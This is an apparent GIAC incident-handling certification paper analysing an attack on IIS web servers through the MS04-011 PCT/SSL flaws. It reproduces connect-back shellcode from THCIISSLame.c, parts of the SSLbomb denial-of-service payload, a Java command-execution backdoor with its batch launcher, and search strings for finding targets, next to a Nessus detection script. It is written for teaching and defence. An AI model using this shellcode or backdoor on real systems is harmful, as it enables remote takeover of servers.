Global Information Assurance Certification Paper

A Multi Pronged Web Attack.

GIAC Certified Incident Handler

Practical Assignment
Version 4.0
Option 2

Ahmed Murtaba
Twin City, MN.
25 June, 2004

Table of Contents

Summary:

This paper documents an attack initiated by a sophisticated attacker using multiple attack techniques and exploits. The time line of the attack is during the second week of July 2004. The attack was performed against a large multi-national company equipped with adequate human and hardware resources. The compromised servers were Microsoft Windows NT and 2000 web servers. These were running Internet Information Services (IIS) 4.0 and 5.0 respectively. At the time these servers were installed with all applicable patches except the latest one. In addition to the buffer overflow exploits, a Java class was used for providing an innocuous looking back door in a well-guarded environment.

The logs provided in here are the excerpts from the system logs during the event. The screen shots have been taken from the attack reconstruction by the incident response team. Two members (including myself) of the incident handling team, along with half a dozen system administrators responded to the attack.

Part One:

The Exploits:

There were at least three exploits used to attack the infrastructure. Two are buffer overflow type exploit; the other is a Sun[1] Java specific attack. These attacks were performed against multiple machines causing denial of service and privilege escalation. Once the attacker gained control of one of the servers he changed the configuration of a critical application exposing specific knowledge about that application's security mechanism. This change provided command line access to that specific webserver via a web browser. Although this application vulnerability was an older vulnerability a modified code base bundled with operating system vulnerability provided a potent combination.

However, installation of the latest Microsoft[2] patches would foil the attack.

Names of the Exploits and Variations:

1. THCIISSLame.c (CVE: CAN-2003-0719)
This buffer overflow exploits Microsoft PCT/SSL Library Remote Compromise Vulnerability as referenced in the following documents.

Microsoft and CVE advisory:

[1] http://java.sun.com
[2] http://windowsupdate.microsoft.com/

http://www.microsoft.com/technet/security/bulletin/ms04-011.mspx
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0719

THCIISSLame.c is one of the few PCT exploits that have been floating on the net. It is written by Johnny Cyberpunk. Metasploit 2.0[3] and 2.2 Framework integrates this vulnerability as IIS5X_SSL_PCT. The other unnamed variation is published on http://www.security-protocols.com/modules.php?name=News&file=print&sid=1912.

The main difference between the PCT variations is small. However, the THCIISSLame.c is written to provide a shell access to the exploited server while other exploits provide execution of a command.

2. SSLbomb.c (CVE: CAN-2004-0120)

This is a buffer overflow type exploit that uses denial of service vulnerability in the Microsoft SSL library. It is available for download from packetstormsecurity.org. Sslbomb.c is written by David Barroso Berrueta and Alfredo Andres Omella. It is published on both www.packetstormsecurity.org and www.s21sec.com. There is no known variation seen at the time of writing.

Microsoft advisory:
http://www.microsoft.com/technet/security/bulletin/ms04-011.mspx
US-CERT:
http://www.kb.cert.org/vuls/id/150236
CVE Mitre:
CAN-2004-0120: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0120

3. Exploitable Java byte code, Getcmd.Class (CVE :CAN-2001-1024)

Initially this vulnerability was listed against the BugTraq ID: 3109. Getcmd.class is a variation of the cmd.class published through Bugtraq. This vulnerability is exposed when IIS is mapped to a CGI application that uses .bat extension for executing the CGI script. This particular script calls a Java class and then executes commands supplied to it. Unlike cmd.class this application does not depend on a particular application to get executed. However installation of Java runtime is needed on the server to execute this class.

BugTraq ID: 3109., Fri Jul 27 2001 - 11:33:54 CDT
http://archives.neohapsis.com/archives/bugtraq/2001-07/0662.html

ISS X-Force
http://www.iss.net/security_center/static/6915.php

[3] http://www.metasploit.com

Operating Systems:

The operating systems affected by these vulnerabilities are most Microsoft Windows systems with SSL enabled on one or more services. The following is a matrix of the vulnerabilities and applicable operating systems.

Exploit	Win NT SP6a	Win 2000 SP4	Windows XP SP1a	Windows 2003 SP1
THCIISLame.c	Vulnerable	Vulnerable	Vulnerable	Vulnerable
Sslbomb.c	Not Vulnerable	Vulnerable	Vulnerable	Vulnerable
Java Class Vulnerability	Vulnerable under JDK 1.1.8	Not tested	Not tested	Not tested

Protocols Description:

The attacker used Secure Socket Layer (SSL) protocol and Private Communication Technology (PCT) over TCP to attack the systems. SSL & PCT are used for authentication, integrity and data privacy over HTTP. SSL is explained in the following document by IETF (International Engineering Task Force).
http://www.ietf.org/proceedings/95apr/sec/cat.elgamal.slides.html. A good description of PCT is given here:
http://www.graphcomp.com/info/specs/ms/pct.htm.

SSL is a session layer protocol. This protocol gets enabled when a digital certificate (X.509 standard) is installed for a service. In this case, the exploited services were web services on Microsoft IIS servers providing HTTPS pages. The vulnerability is not inherent to the protocol itself, rather it's the implementation of the protocol by Microsoft that is susceptible to buffer overflow vulnerability.

Although the attacker used SSL protocol over HTTPS to attack the system, the attack was actually directed at two protocols using the same library. THCIISSLame.c exploits the PCT implementation while sslbomb.c exploits the SSL implementation.

Private Communication Technology (PCT):

PCT is a seldom-used protocol similar to SSL. However, during the last decade SSL became the dominant player in this arena and PCT is almost obsolete. PCT does not check the validity of X.509 certificates but assumes other protocol will provide a trusted host (server/client). PCT was designed to enable secure

application communication between two hosts. With the rise of the SOAP envelopes (Simple Object Access Protocol), such needs too have become obsolete.

This protocol uses the following message types:
1. CLIENT_HELLO
2. SERVER_HELLO
3. CLIENT_MASTER_KEY
4. SERVER_VERIFY.

When the client wants to initiate a connection, it will send a CLIENT_HELLO message with client cipher and hash requesting server certificate. Once this is received the server sends the SERVER_HELLO message with appropriate information. With the CLIENT_MASTER_KEY message, the client sends a master key encrypted with the server's public keys. Once this is received the server initiates the session with a session ID. This information is sent via SERVER_VERIFY message.

Secure Socket Layer (SSL):

SSL is a very popular protocol to enable secure communication using Public Key cryptography. Frequently this is used on the web to transmit sensitive information over a web page. The current version of the SSL is v3. This protocol uses public keys to encrypt initial communication (handshake) and then uses symmetric encryption (variations of RC2, RC4, DES etc) to encrypt the rest of the traffic. This is done because asymmetric encryption is inherently slower than the symmetric ones. The SSL handshake is an elaborate process where the client and the server go through information exchange about their capability in handling various encryption schemes.

The flow of the transactions is as follows:

1. ClientHello: (From Client)
This is the first message from the client to the server requesting a secure connection. In this message a list of Ciphers supported by the client (Cryptographic algorithms) is also sent.

2. ServerHello, Certificate Message, ServerHelloDone: (From Server)
The ServerHello message acknowledges the client request for secure connection. It also selects and asserts a Cipher Suite from the ClientHello message for encryption. This message is followed by a Certificate message containing the server public keys. The last message ServerHelloDone is sent to indicate the end of ServerHello and Certificate Message.

3. ClientKeyExchange, ChangeCipherSpec, Finished (From Client):

The Client sends a locally generated session key as a ClientKeyExchange message. This key is encrypted with the server's public key received through the Certificate message. This message is followed by acknowledgement of the Cipher Selection in ChangeCipherSpec. This message also requests the activation of the cipher suite for all further messages. Finally the "Finished" message is sent encrypted using the session key and the cipher algorithm initially received from the server.

4. ChangeCipherSpec and Finished (from Server):
The server acknowledges the activation of the cipher and concludes the handshake with the "Finished" message. Both these messages are encrypted with session key and the negotiated cipher.

There are variations of this handshake, used in various form of SSL usage, for example: client certificate authentication, using single public key for authentication and encryption, etc.

Vulnerability and Exploit Description

Microsoft implements SSL and PCT along with TLS (Transport Layer Security) in one of its system library called schannel.dll. THCIISSLame.c exploits the PCT implementation through an unchecked buffer. While the sslbomb.c uses the exception catching logic of the SSL implementation. Passing a invalid parameter in one of the messages chokes up the error handling routine and causes Denial of Service (DOS).

Microsoft[4] describes DOS as follows:
“A condition in which users are deliberately prevented from using network resources.”

Till now the sslbomb.c is designed to create a system outage while THCIISSLame.c is designed to provide system level shell access. Once the attacker gets some type of privilege on the victim, he may install any program of his choice. In this case the attacker used an innocuous looking java class to get command prompt back via HTTP/HTTPS. A successful attack of this nature does not raise an alarm, as there are thousands of such classes present on the server. This is a home grown version of a back door. Java is an interpreted programming language that conforms to rapid application development architecture (RAD). Although it’s a very efficient language earlier Java Development Kits lacks many security capabilities. However, as we will see later, a mistake made by the attacker in choosing protocol enabled us to detect the problem and to take corrective measures.

[4] http://www.microsoft.com/technet/security/bulletin/glossary.mspx

Exploit / Attack / Vulnerability References:

Microsoft PCT exploit:
Name: THCIISLame.c
Exploit: http://www.thc.org/exploits/THCIISSLame.c
Vulnerability Description: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0719

Microsoft SSL exploit:
Name: sslbomb.c:
Exploit: http://packetstormsecurity.org/0404-exploits/sslbomb.c
Vulnerability Description: http://www.kb.cert.org/vuls/id/150236

Java exploit Class:
Name: getcmd.class
Exploit: http://archives.neohapsis.com/archives/bugtraq/2001-07/0662.html
Vulnerability Description: http://www.iss.net/security_center/static/6915.php

Part Two: The Attack Process

Analysis of the exploits:

As I have explained before, the vulnerability of the protocol lies within the specific Microsoft implementation of PCT and SSL protocols. Since the attacks were remote the exploits were not found on the system. Hence, I am inferring that the attacker used the THCIISSLame.c and sslbomb.c code or their variants to attack the systems. However, the event log actually logged the evidence of a SSL buffer overflow attack.

When a PCT or SSL call is made, Lsass.exe (LSASS is the Microsoft Local Security Authentication Server) loads schannel.dll where the actual handling of the protocols are done. Both the exploits are buffer overflow type exploits.

Buffer overflow is one of the most popular attacks against Microsoft products. The basic technique in this type of attack is to pack more data in than the space provided on the stack. Since the stack grows towards the lower address space the extra data over writes (among other things) the return pointer. This allows the attacker to control the execution of the instructions.

Both PCT and SSL vulnerability send crafted packets during the initial phase of the negotiation. THCIISSLame.c builds a buffer containing the following shell codes and then sends it to the vulnerable server:


```
Buffer = "\x80\x62\x01\x02\xbd\x00\x01\x00\x01\x00\x16\x8f\x82\x01\x00\x00\x00" +  "\xeb\x0f" +
"\x54\x48\x43\x4f\x57\x4e\x5a\x49\x49\x53\x21" +
"\xeb\x25\x7a\x69\x7f\x00\x00\x01\x02\x06\x6c\x59\x6c\x59\xf8"
"\x1d\x9c\xde\x8c\xd1\x4c\x70\xd4\x03\x58\x46\x57\x53\x32\x5f"
```

```
"\x33\x32\x2e\x44\x4c\x4c\x01\xeb\x05\xe8\xf9\xff\xff\xff\x5d"
"\x83\xed\x2c\x6a\x30\x59\x64\x8b\x01\x8b\x40\x0c\x8b\x70\x1c"
"\xad\x8b\x78\x08\x8d\x5f\x3c\x8b\x1b\x01\xfb\x8b\x5b\x78\x01"
"\xfb\x8b\x4b\x1c\x01\xf9\x8b\x53\x24\x01\xfa\x53\x51\x52\x8b"
"\x5b\x20\x01\xfb\x31\xc9\x41\x31\xc0\x99\x8b\x34\x8b\x01\xfe"
"\xac\x31\xc2\xd1\xe2\x84\xc0\x75\xf7\x0f\xb6\x45\x09\x8d\x44"
"\x45\x08\x66\x39\x10\x75\xe1\x66\x31\x10\x5a\x58\x5e\x56\x50"
"\x52\x2b\x4e\x10\x41\x0f\xb7\x0c\x4a\x8b\x04\x88\x01\xf8\x0f"
"\xb6\x4d\x09\x89\x44\x8d\xd8\xfe\x4d\x09\x75\xbe\xfe\x4d\x08"
"\x74\x17\xfe\x4d\x24\x8d\x5d\x1a\x53\xff\xd0\x89\xc7\x6a\x02"
"\x58\x88\x45\x09\x80\x45\x79\x0c\xeb\x82\x89\xce\x31\xdb\x53"
"\x53\x53\x53\x56\x46\x56\xff\xd0\x89\xc7\x55\x58\x66\x89\x30"
"\x6a\x10\x55\x57\xff\x55\xe0\x8d\x45\x88\x50\xff\x55\xe8\x55"
"\x55\xff\x55\xec\x8d\x44\x05\x0c\x94\x53\x68\x2e\x65\x78\x65"
"\x68\x5c\x63\x6d\x64\x94\x31\xd2\x8d\x45\xcc\x94\x57\x57\x57"
"\x53\x53\xfe\xca\x01\xf2\x52\x94\x8d\x45\x78\x50\x8d\x45\x88"
"\x50\xb1\x08\x53\x53\x6a\x10\xfe\xce\x52\x53\x53\x53\x55\xff"
"\x55\xf0\x6a\xff\xff\x55\xe4";
```

However the above shell code is modified for the appropriate ports (to connect back) and a return IP address. A successful buffer overflow returns the shell to the desired address. The appropriate modification for the IP address and port is done in the following segment of the code.

```
memcpy(&shellcode[2],&cbport,2); // cbport = User supplied port.
memcpy(&shellcode[4],&cbip,4); // cbip= Return IP.
```

Once the buffer is sent the attacker waits for the shell to come back and as shown in the simulated environment, the shell returns within a few seconds of the successful attempt.



The SSLBomb.c uses similar methods as with any other buffer overflow routine. However it manipulates the handshake protocol by sending illegal requests to the SSL enabled servers.

First a “ClientHello” message is sent by the exploit.

```
write(sock, (void *)&ssl_hello, sizeof(struct ssl_hello)
```

The ClientHello message is defined by the following struct:

```
struct ssl_hello {
        char handshake;
        short version;
        short length;
        char client_hello;
        char client_length[3];
        short client_version;
        int timestamp;
        char random_bytes[28];
        char session_id_length;
        char session_id[32];
        short cipher_length;
        char cipher_suite[52];
        char compression_length;
        char compression_method;
} __attribute__((packed)) ssl_hello;
```

In the parameter "cipher_suite" the following code is transferred to indicate the available ciphers:

```
{0x00,0x39,0x00,0x38,0x00,0x35,0x00,0x16,0x00,0x13,0x00,0x0A,0x00,0x33,0x00
,0x32,0x00,0x2F,0x00,0x66,0x00,0x05,0x00,0x04,0x00,0x63,0x00,0x62,0x00,0x61
,0x00,0x15,0x00,0x12,0x00,0x09,0x00,0x65,0x00,0x64,0x00,0x60,0x00,0x14,0x00
,0x11,0x00,0x08,0x00,0x06,0x00,0x03};
```

The exploit waits for the "ServerHello" message. Once it receives the "ServerHello" message the exploit initiates the transfer of the exploiting shell code. This shell code is declared as the bin_data variable in the exploit. Due to the size of this code I am curtailing most of it. A full version of the code can be found in the Appendix A.

```
write(sock, (void *)bin_data, sizeof(bin_data)                    // Transfer of bin_data (exploit)

char bin_data[] = /* 1308 */
{0x16,0x03,0x00,0x03,0xB8,0x01,0x00,0x03,0xB4,0x00,0x03,0xB1,0x00,0x03,0xAE  …..
,0x2F,0xD5,0xC6};
```

At the end the exploit cleans up the socket connection. Once the "bin_data" has been sent to the server, it disables the package handling SSL protocol and an error 5000 is logged in the event log. The server denies any further SSL connections. The error disappears and the server starts accepting connections after the server is rebooted.

Finally the Java class that was used is decompiled and given below. And the code was very similar to the one available on various security sites. However the getcmd.class was accessed via a batch file instead of the wrapper class that is normally used to access any .class files. Changing the access method bypassed the built-in safeguard and security patches. Here is my explanation of the code.

```
----- batch file content--------
//Setting up the class path for the class to work properly

CLASSPATH=".;../../cgi-bin;../../../java/lib/rt.jar;../../../Service/lib/i18n.jar;../../../lib/JavaX.jar

export CLASSPATH

//classpath is now properly setup.

../java/bin/java.exe \                  // point to Java executable to run
  -Djava.home="../java" \               // virtual machine parameter
    getcmd                              // load the class called getcmd.class in JVM, this bypasses the existing
                                        //security measures of passing through a wrapper etc.

----- byte code content -------------
// getcmd class definition

import java.io.*;
public class getcmd {
public static void main(String args[]) {

String s = null;
        try {
                Process p = Runtime.getRuntime().exec(args[0]+" "+args[1]); // get the runtime instance
                BufferedReader stdInput = new BufferedReader  //set up the i.o. stream pipes from stdin
                (new  InputStreamReader(p.getInputStream()));
                BufferedReader stdError = new BufferedReader // set up the stream for reading errors
                (new InputStreamReader(p.getErrorStream()));
                System.out.println("Content-type: text/html\n\n"); // send the output as html chars
                while ((s = stdInput.readLine()) != null)
                        {
                                System.out.println(s);  // get the command out put to the attacker
                        }
                while ((s = stdError.readLine()) != null)
                        {
                                System.out.println(s);  // get the error output if any
                        }
                System.exit(0); // exit this instance; every command will be executed in a new instance
        }
        catch (IOException e) {
                e.printStackTrace(); System.exit(-1); //print out stack trace if there is any error
                }
        }
}
```

Description and Diagram of the Attack:

Now lets address the attack methodically. Although the apparent time of attack is around the mid-day, the attack may have begun earlier than the actual outage.

Reconnaissance:


The attacker may have used a web site, such as the British company Netcraft[5], to find out the type of servers a company may be running. Uptime indicator provides how much time one may have during the attack. Also the web site gives an indication of the usual outage that a site may go through historically. This information offers a “window of opportunity” to the attacker, and allows being surreptitious in attacking a system. As it appears the attacker created a Denial of Service attack to create a diversion while using a different server for his actual work. Following is a screen-shot of the intelligence that can be gathered using Netcraft.

OS	Server	Last changed	IP address
Windows 2000	Unauthorized-Use-Prohibited	10-Jun-2004	
Windows 2000	Microsoft-IIS/5.0	19-Dec-2003	
Windows 2000	Microsoft-IIS/5.0	19-Aug-2003	
Windows 2000	Microsoft-IIS/5.0	18-Aug-2003	
unknown	Microsoft-IIS/5.0	17-Aug-2003	
Windows 2000	Microsoft-IIS/5.0	20-May-2003	
Windows 2000	Microsoft-IIS/5.0	16-May-2003	
Windows 2000	Microsoft-IIS/5.0	6-Oct-2002	

A similar reconnaissance can be performed using http://www.google.com. Where an attacker can find out what sites are running batch scripts using Java technology. Google search string can be "*log*"+"*.b??", "*pass*"+"*.pl", etc.

[5] http://www.netcraft.com

Below is the high level diagram of the attacked network.



Scanning:

Nessus[6] can be used for confirming identity of the vulnerable servers. The author of this script is Tenable Network Security[7]. When using this script a server that has been patched with KB835732 will terminate the session with a FIN packet. While a server that is not patched will send out packets containing 80 05 05 00 03 00 00. The source code of the script is given below. The URL of the script is: http://cvsweb.nessus.org/cgi-bin/cvsweb.cgi/~checkout~/nessus-plugins/scripts/ms_kb835732_ssl.nasl?content-type=text/plain

```
#
# Copyright (C) 2004 Tenable Network Security
#

if(description)
{
 script_id(12204);
 script_bugtraq_id(10115);
 script_cve_id("CAN-2004-0120");
```


[6] http://www.nessus.org
[7] http://www.tenablesecurity.com

```
 script_version("$Revision: 1.4 $");

 name["english"] = "Microsoft Hotfix for KB835732 IIS SSL check";

 script_name(english:name["english"]);

 desc["english"] = "

The remote host seems to be running a version of Microsoft SSL library
which is vulnerable to several flaws, ranging from a denial of service
to remote code executing.

Any Microsoft service which utilizes SSL is vulnerable.  This
includes IIS 4.0, IIS 5.0, IIS 5.1, Exchange Server 5.5, Exchange Server
2000, Exchange Server 2003, and Analysis Services 2000 (included with
SQL Server 2000).


Solution : Install the Windows cumulative update from Microsoft
See also : http://www.microsoft.com/technet/security/bulletin/ms04-011.mspx
Risk factor : High";


 script_description(english:desc["english"]);

 summary["english"] = "Checks for Microsoft Hotfix KB835732 by talking to the remote SSL
service";

 script_summary(english:summary["english"]);

 script_category(ACT_GATHER_INFO);

 script_copyright(english:"This script is Copyright (C) 2004 Tenable Network Security");
 family["english"] = "Windows";
 script_family(english:family["english"]);
 script_dependencie("find_service.nes");

 exit(0);
}

# start script

include("misc_func.inc");
ports = get_kb_list("Transport/SSL");
if ( isnull(ports) ) ports = make_list(443, 636);
else {
      ports = add_port_in_list(list:make_list(ports), port:443);
      ports = add_port_in_list(list:ports, port:636);
}

req = raw_string(0xFF, 0xFF, 0xFF, 0xFF) + string("NESSUS");                    # Identifier
req = req + raw_string(0xFF, 0x37, 0x57, 0x73, 0x35, 0x33, 0xE6, 0x80, 0x33, 0x42);   #
continuation data
req = req + crap(data:raw_string(0xFF), length:70);                    # these bytes don't matter

foreach port (ports) {
```

```
   if(get_port_state(port)) {
      soc=open_sock_tcp(port, transport:ENCAPS_IP);
      if (soc) {
         send(socket:soc, data:req);

         for (i=0; i<4; i++) {
            r = recv(socket:soc, length:7, timeout:1);
            if (r) break;
         }
         close(soc);

         # so, pre-patch, IIS will send back
         # 80 05 05 00 03 00 00
         #
         # post-patch, IIS just FINs the connection

         if (r) {
            if (strlen(r) == 7) {
               if ( (ord(r[0]) == 0x80) && (ord(r[1]) == 0x05) && (ord(r[2]) == 0x05) )
security_hole(port);
            }
         }
      }
   }
}
```

One other good tool to scan any infrastructure is ISS Internet Scanner[8]. The NT L4 script includes identification of various patches including one described in MS04-011. Here is a screen shot of the scanner.

[8] http://www.iss.net/products_services/enterprise_protection/vulnerability_assessment/scanner_internet.php



Once the vulnerability has been confirmed via scanning, next stage (exploitation of the system) of the attack is attempted.

Exploiting the system:

The actual exploitation of the system created a bit of confusion. The initial attack was against the Windows 2000 servers, and most of the resources were deployed in investigating these servers. Unfortunately, the patch was still in Testing and Assurance group for final approval. Hence there was no immediate direction from the IT department heads for installation of the patch, KB835732.

Following is the flow of the events during the attack. This is recorded by the Control Center, which is established under Emergency Response Plan (see Preparation section below.)

Timeline of the incident:

